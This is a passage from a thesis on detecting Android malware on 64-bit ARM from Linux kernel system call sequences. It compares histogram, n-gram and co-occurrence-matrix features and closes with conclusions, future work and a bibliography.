

Figure 6.1: ROC curve for histograms with different number of system calls.

6.1.2 N-gram

Unlike a histogram, n-gram feature vector can be computed for different sequence lengths. As the length significantly affects the size of the feature vector, it also has a big impact on the cost of the analysis. We are looking for data representations, that could eventually be run directly on an Android device. Hence, we compared only n-grams of short lengths. For versions with all (70) and 40 system calls, we included only n-grams of lengths 2 and 3. For the version with 20 system calls, we also included the n-grams of length 4. This feature vector is even smaller than the n-gram of length 3 for all system calls.

The comparison of ROC curves and AUROC of all these version is shown in Figure 6.2. N-grams of length 3 perform significantly better than n-grams of length 2. This is probably due to the fact that longer n-grams hold more information. However, in the comparison of versions of n-grams modelled



Figure 6.2: ROC curve for n-grams of different lengths with different number of system calls.

only with 20 system calls, an n-gram of length 4 has a worse result than the one of length 3. However, it does better than the n-gram of length 2.

For all the evaluated n-grams, there is only a very small difference between the results when constructing the n-grams with all system calls and when including only the most commonly occurring ones. The versions with 20 system calls do slightly worse than the versions with 40 system calls. However, the versions with all system calls and 40 system calls perform roughly the same. In practice, we would opt for the version with only 40 system calls as it requires less computation and seemingly does not degrade in performance. However, in this research, we chose the n-gram of length 3 with all system calls for further analysis as it holds more information that might be relevant in other comparisons.

6.1.3 Co-occurrence Matrix



Figure 6.3: ROC curve for co-occurrence matrices of with offsets.

Co-occurrence matrices can be constructed for different lengths of their offset. Unlike the length of sequences in n-grams, the offset in co-occurrence matrices does not have an effect on the size of the feature vector. Hence, we compared results of co-occurrence matrices for offset values from 2 to 10. Their ROC curve and AUROC are depicted in Figure 6.3.

Even though co-occurrence matrices with offsets 2, 3 and 4 perform worse than other tested versions, there is not a big difference between the rest of the versions (co-occurrence matrices with offsets 4 to 10). We picked the two with the highest AUROC, versions with offsets 5 and 10, to compare how they do with only 40 and 20 system calls. This is displayed in Figure 6.4. It shows that reducing the number of system calls does not affect the results much. Nevertheless, the versions with all (70) system calls do perform slightly better.



Figure 6.4: ROC curve for co-occurrence matrices with different number of system calls.

6.1.4 Excluding the Startup Sequence

As all captured logs in our dataset started with the same system call sequence, we wanted to examine whether excluding these 1033 first calls from each the log has any impact on the results. We picked one best performing model from each the feature vector type analysed above. We compared these with their version that excludes the startup sequence.

The results are shown in Figure 6.5. For the histogram, excluding the initial sequence has a negative effect. Its performance degraded a little. However, the results of both n-gram and co-occurrence matrix improved. Especially for n-gram, the improvement is significant. We believe that excluding the initial sequence of system calls allows the rest of the data to stand out, making the differences between benign and malicious data more apparent.



Figure 6.5: ROC curve for feature vectors including and excluding the startup sequence.

6.1.5 Data Samples Split into Chunks

In this separate analysis, we split each benign system call log into five chunks of the same length. We wanted to test whether the samples would be correctly classified irrespective of the part of the log they come from. We used these samples for both, training and testing of the classifier. For this analysis, we chose the two best performing versions of each of the feature vectors. Moreover, we included only samples without the startup sequence.

The results are depicted in Figure 6.6. They show that even with these samples, there is a difference between malicious and benign data. However, in spite of the fact that the results of histograms and co-occurrence matrices are not far from the results mentioned above, n-grams perform significantly worse. As we do not know the reason for this, it would be interesting to explore this with a larger dataset.



Figure 6.6: ROC curve for feature vectors including and excluding the startup sequence.

6.1.6 Final Results

The analysis shows that there are differences between malicious and benign system call samples collected on the ARM 64-bit architecture. However, some feature vectors manage to spot these differences better than others.

Even though histogram performs worse than its competitors, it is the least computationally demanding solution as its feature vector is significantly smaller compared to other feature vectors. Thus, its results are still relevant. Surprisingly, the histogram analysis results are best for the version with only 20 system calls and including the startup sequence. That is the exact opposite of the analysis for n-gram and co-occurrence matrix.

Co-occurrence matrix performs the best with all (70) system calls and without the startup sequence. So does n-gram. Still, the difference between versions of including all system calls or only the most commonly occurring

ones is not significant and versions with fewer system calls present a good solution with respect to the size of the feature vector. This is important especially when considering employing the classification in a real time analysis on an Android device.

We also looked into the malware that is the most difficult to recognise and it is the Shell embedded in a benign application. Especially longer malware samples (20 seconds) embedded in the CNET's Tech Today application present the biggest obstacle to all analysed classifiers. The reason is that the Shell spawns a new process upon initialising a connection with the server. As we are capturing only system calls for the main process, the system calls for this shell are not recorder. Short samples (5 seconds) of system calls get correctly classified as anomalous as they have enough malicious information from initialising the connection with the server. However, in the longer samples, the system calls involved in the connection initialisation get concealed by system calls of the benign application.

This problem might be solved by also examining side processes, not just the main one. An analysis of only short samples of both benign and malicious applications would also be an interesting experiment. With the short samples, the system calls capturing malicious connection initialisation are more apparent.

Chapter 7

Conclusion

Android security is a very important topic to protect privacy and safety of its users. Attackers have been successful in evading static analysis of application code, especially with the use of dynamically loaded malware. For that reason, there is a need for a dynamic solution capable of detecting this malware. System calls may be the best approach for this task. System calls provide a lot of potentially relevant information about application behaviour and cannot be easily evaded.

In this thesis, we investigated the effectiveness of applying Linux kernel system call analysis for detecting Android malware on the 64-bit ARM architecture. We proved that it is possible to detect malware samples using only sequencing of system calls irrespective of the return values, arguments, and other semantics. To the best of our knowledge, this is the first research investigating Android malware detection from Linux kernel system calls on the 64-bit ARM (ARMv8) architecture.

We compared three different feature vectors; histogram, n-gram and co-occurrence matrix. N-gram performed the best of all the feature vectors when applied to analyse the entire system call logs, however, it was the worst one for logs cut into smaller chunks. Co-occurrence matrix performed well in both these analyses. In the first analysis (entire logs), it was close behind n-gram while in the second analysis (chunks), it had the best results of all tested feature vectors. Even though results of histogram were not the best in either of these analyses, its feature vector is the shortest, thus, it is the least resource demanding and should be considered when analysing data directly on an Android device.

We also experimented with excluding the initial sequence of system calls (first 1033) as this sequence is the same across all captured logs. This led to a higher precision of n-gram and co-occurrence matrix. However, the performance of histogram surprisingly degraded slightly.

To reduce the computation required for data analysis, we compared results of feature vectors constructed from all system calls to those constructed from the 20 and 40 most frequent ones. The accuracies of n-gram and co-occurrence matrix degraded only a little bit while the the computation complexity dropped dramatically. However, for histogram, it was the other way around. Its accuracy surprisingly increased slightly when including only the 20 most frequent system calls. Hence, the versions of feature vectors with only the most frequent system calls are excellent candidates for real time system call analysis.

Moreover, we investigated existing Android emulators, looking for one that would emulate the 64-bit ARM architecture. However, we were not able to find a suitable emulator as the only one that supports 64-bit ARM Android architecture (Android Virtual Device emulator) failed at connecting to the Internet network.

Additionally, we examined Android event generators, simulating human interactions, that could help researchers automate their dataset collection. Nevertheless, all reviewed event generators lacked precision and could not be used for our purpose.

We also described how to automatically start an Android application on a real Android device and capture its system calls. To trace the system calls of an application, we utilised the strace tool, attaching it to the Android zygote process. Nonetheless, this method requires rooting of the device.

7.1 Future Work

Even though our work has proven that it is possible to detect malicious behaviour from Linux kernel system calls on 64-bit ARM architecture, it is not guaranteed that it is computationally feasible to protect an Android device in real time. However, it has uncovered new areas for future work. These include:

- Analyse our dataset (or a new dataset) with other classification algorithms (e.g. Artificial Neural Networks and Decision trees) and compare their results.

- Together with the main process of an application, capture system calls also for their side processes. Test this with malware that spawns a new thread where it executes most of its malicious behaviour (e.g. the Shell from the Metasploit toolbox). Compare the results with the results of capturing system calls only from the main thread.

- Train the classifier on a computer, but run the analysis on a real Android device. Compare how many resources different feature vectors and different algorithms consume.
- Compare system call logs captured on different architectures (e.g. ARMv8 and x86-64).
- Experiment with different lengths of system call samples to see which can detect malicious behaviour most accurately.
- Conduct the same experiments with a larger dataset, including more benign applications as well as a wider range of different malware families.
- Design a smart Android event generator that analyses the screen of the device and produces actions that can simulate human interactions.

Bibliography

[1] A.A. Ghorbani, W. Lu, and M. Tavallaee. *Network Intrusion Detection and Prevention: Concepts and Techniques*. Advances in Information Security. Springer US, 2009.

[2] T. F. Lunt, R. Jagannathan, R. Lee, A. Whitehurst, and S. Listgarten. Knowledge-based intrusion detection. In *[1989] Proceedings. The Annual AI Systems in Government Conference*, pages 102–107, Mar 1989.

[3] Christopher Kruegel and Thomas Toth. *Using Decision Trees to Improve Signature-Based Intrusion Detection*, pages 173–191. Springer Berlin Heidelberg, Berlin, Heidelberg, 2003.

[4] FIPS PUB. Secure hash standard. *Public Law*, 100:235, 1995.

[5] Ronald Rivest. The md5 message-digest algorithm. 1992.

[6] Leyla Bilge and Tudor Dumitras. Before we knew it: An empirical study of zero-day attacks in the real world. In *Proceedings of the 2012 ACM Conference on Computer and Communications Security*, CCS '12, pages 833–844, New York, NY, USA, 2012. ACM.

[7] Pedro Garcia-Teodoro, J Diaz-Verdejo, Gabriel Maciá-Fernández, and Enrique Vázquez. Anomaly-based network intrusion detection: Techniques, systems and challenges. *computers & security*, 28(1):18–28, 2009.

[8] Anusha Damodaran, Fabio Di Troia, Corrado Aaron Visaggio, Thomas H Austin, and Mark Stamp. A comparison of static, dynamic, and hybrid analysis for malware detection. *Journal of Computer Virology and Hacking Techniques*, pages 1–12, 2015.

[9] Harley Kozushko. Intrusion detection: Host-based and network-based intrusion detection systems. *on September*, 11, 2003.

[10] N. Elenkov. *Android Security Internals: An In-Depth Guide to Android's Security Architecture*. No Starch Press, 2014.

[11] Thorsten Schreiber. Android binder–android interprocess communication. In *Seminar thesis, Ruhr-Universität Bochum*, 2011.

[12] Jim Huang. Android ipc mechanism. *Southern Taiwan University of Technology*, 2012.

[13] Adrienne Porter Felt, Erika Chin, Steve Hanna, Dawn Song, and David Wagner. Android permissions demystified. In *Proceedings of the 18th ACM conference on Computer and communications security*, pages 627–638. ACM, 2011.

[14] Yury Zhauniarovich and Olga Gadyatskaya. Small changes, big changes: an updated view on the android permission system. In *International Symposium on Research in Attacks, Intrusions, and Defenses*, pages 346–367. Springer, 2016.

[15] Francesco Mercaldo, Vittoria Nardone, Antonella Santone, and Corrado Aaron Visaggio. *Ransomware Steals Your Phone. Formal Methods Rescue It*, pages 212–221. Springer International Publishing, Cham, 2016.

[16] Emre Erturk. A case study in open source software security and privacy: Android adware. In *Internet Security (WorldCIS), 2012 World Congress on*, pages 189–191. IEEE, 2012.

[17] Xuxian Jiang. Security alert: New stealthy android spyware-plankton-found in official android market. *Department of Computer Science, North Carolina State University, URL: http://www. csc. ncsu. edu/-faculty/jiang/Plankton*, 2011.

[18] Y. Zhou and X. Jiang. Dissecting android malware: Characterization and evolution. In *2012 IEEE Symposium on Security and Privacy*, pages 95–109, May 2012.

[19] V. Malik, N. Malik, and S. K. Goyal. Analysis of android malwares and their detection techniques. In *2016 Fourth International Conference on Parallel, Distributed and Grid Computing (PDGC)*, pages 597–602, Dec 2016.

[20] Li Li, Daoyuan Li, Tegawendé F Bissyandé, Jacques Klein, Yves Le Traon, David Lo, and Lorenzo Cavallaro. Understanding android

app piggybacking: A systematic study of malicious code grafting. *IEEE Transactions on Information Forensics and Security*, 12(6):1269–1284, 2017.

[21] Mila Dalla Preda and Federico Maggi. Testing android malware detectors against code obfuscation: a systematization of knowledge and unified methodology. *Journal of Computer Virology and Hacking Techniques*, pages 1–24, 2016.

[22] Daniel Arp, Michael Spreitzenbarth, Malte Hubner, Hugo Gascon, Konrad Rieck, and CERT Siemens. Drebin: Effective and explainable detection of android malware in your pocket. In *NDSS*, 2014.

[23] Yousra Aafer, Wenliang Du, and Heng Yin. *DroidAPIMiner: Mining API-Level Features for Robust Malware Detection in Android*, pages 86–103. Springer International Publishing, Cham, 2013.

[24] Shahid Alam, Zhengyang Qu, Ryan Riley, Yan Chen, and Vaibhav Rastogi. Droidnative: Semantic-based detection of android native code malware. *CoRR*, abs/1602.04693, 2016.

[25] Min Zheng, Mingshen Sun, and John CS Lui. Droid analytics: a signature based analytic system to collect, extract, analyze and associate android malware. In *2013 12th IEEE International Conference on Trust, Security and Privacy in Computing and Communications*, pages 163–171. IEEE, 2013.

[26] Fairuz Amalina Narudin, Ali Feizollah, Nor Badrul Anuar, and Abdullah Gani. Evaluation of machine learning classifiers for mobile malware detection. *Soft Computing*, 20(1):343–357, 2016.

[27] Jyoti Malik and Rishabh Kaushal. Credroid: Android malware detection by network traffic analysis. In *Proceedings of the 1st ACM Workshop on Privacy-Aware Mobile Computing*, pages 28–36. ACM, 2016.

[28] Amir Houmansadr, Saman A Zonouz, and Robin Berthier. A cloud-based intrusion detection and response system for mobile phones. In *2011 IEEE/IFIP 41st International Conference on Dependable Systems and Networks Workshops (DSN-W)*, pages 31–32. IEEE, 2011.

[29] Kanishka Ariyapala, Hoang Giang Do, Huynh Ngoc Anh, Wee Keong Ng, and Mauro Conti. A host and network based intrusion detection for android smartphones. In *2016 30th International Confer-*

ence on Advanced Information Networking and Applications Workshops (WAINA), pages 849–854. IEEE, 2016.

[30] Andrea Saracino, Daniele Sgandurra, Gianluca Dini, and Fabio Martinelli. Madam: Effective and efficient behavior-based android malware detection and prevention. 2016.

[31] Harry Kurniawan, Yusep Rosmansyah, and Budiman Dabarsyah. Android anomaly detection system using machine learning classification. In *Electrical Engineering and Informatics (ICEEI), 2015 International Conference on*, pages 288–293. IEEE, 2015.

[32] Kimberly Tam, Salahuddin J Khan, Aristide Fattori, and Lorenzo Cavallaro. Copperdroid: Automatic reconstruction of android malware behaviors. In *NDSS*, 2015.

[33] Iker Burguera, Urko Zurutuza, and Simin Nadjm-Tehrani. Crowdroid: behavior-based malware detection system for android. In *Proceedings of the 1st ACM workshop on Security and privacy in smartphones and mobile devices*, pages 15–26. ACM, 2011.

[34] L. Xu, D. Zhang, M. A. Alvarez, J. A. Morales, X. Ma, and J. Cavazos. Dynamic android malware classification using graph-based representations. In *2016 IEEE 3rd International Conference on Cyber Security and Cloud Computing (CSCloud)*, pages 220–231, June 2016.

[35] S. Hou, A. Saas, L. Chen, and Y. Ye. Deep4maldroid: A deep learning framework for android malware detection based on linux kernel system call graphs. In *2016 IEEE/WIC/ACM International Conference on Web Intelligence Workshops (WIW)*, pages 104–111, Oct 2016.

[36] Iggy Krajci and Darren Cummings. *Using Intel Hardware Accelerated Execution Manager on Windows, Mac OS, and Linux to Speed Up Android on x86 Emulation*, pages 285–302. Apress, Berkeley, CA, 2013.

[37] Fabrice Bellard. Qemu, a fast and portable dynamic translator. In *USENIX Annual Technical Conference, FREENIX Track*, pages 41–46, 2005.

[38] Benny Skogberg. Android application development. 2010.

[39] D.A. Patterson and J.L. Hennessy. *Computer Organization and Design MIPS Edition: The Hardware/Software Interface*. The Morgan Kaufmann Series in Computer Architecture and Design. Elsevier Science, 2013.

[40] Joshua J Drake, Zach Lanier, Collin Mulliner, Pau Oliva Fora, Stephen A Ridley, and Georg Wicherski. *Android hacker's handbook*. John Wiley & Sons, 2014.

[41] How to remove bloatware (pre-installed apps) on android — kingo android root. https://www.kingoapp.com/root-tutorials/how-to-remove-bloatware-on-android.htm. (Accessed on 06/05/2017).

[42] P. McDaniel. Bloatware comes to the smartphone. *IEEE Security Privacy*, 10(4):85–87, July 2012.

[43] Nougat launch highlights android's slow rollout – beyond devices – medium. https://medium.com/beyond-devices/nougat-launch-highlights-androids-slow-rollout-ede6f1f8b00c. (Accessed on 06/05/2017).

[44] Top 40 must have apps for rooted android phones (best). http://www.dreamytricks.net/best-root-apps-rooted-android-mobile/. (Accessed on 06/05/2017).

[45] How to root honor 7 and install twrp [100% working]. http://www.cyberkey.in/root-honor-7-install-twrp-recovery-100-working/. (Accessed on 06/06/2017).

[46] Root huawei honor 7 marshmallow install twrp - android infotech. http://www.androidinfotech.com/2016/12/root-huawei-honor-7-marshmallow-twrp.html. (Accessed on 06/06/2017).

[47] [tuto] root honor 7 emui 4.0.1 b380 - androphones - honor - honor 7 - honor 7 - développement, rom & tutoriels - forum frandroid. http://forum.frandroid.com/topic/255240-tuto-root-honor-7-emui-401-b380/. (Accessed on 06/06/2017).

[48] How to root samsung galaxy s6 (edge) on official android 7.0 nougat firmware? https://www.androidsage.com/2017/03/14/how-to-root-samsung-galaxy-s6-edge-on-official-android-7-0-nougat-firmware/. (Accessed on 06/08/2017).

[49] How to root samsung galaxy s6 and s6 edge (sm-g920f & sm-g925f) on official android 7.0 nougat - androidtutorial. https://androidtutorial.net/2017/04/09/root-samsung-galaxy-s6-s6-edge-sm-g920f-sm-g925f-official-android-7-0-nougat/. (Accessed on 06/08/2017).

[50] How to download galaxy s6 and s6 edge nougat ota update and firmware – the android soul. `http://www.theandroidsoul.com/download-galaxy-s6-and-s6-edge-nougat-ota-update-firmware/`. (Accessed on 06/07/2017).

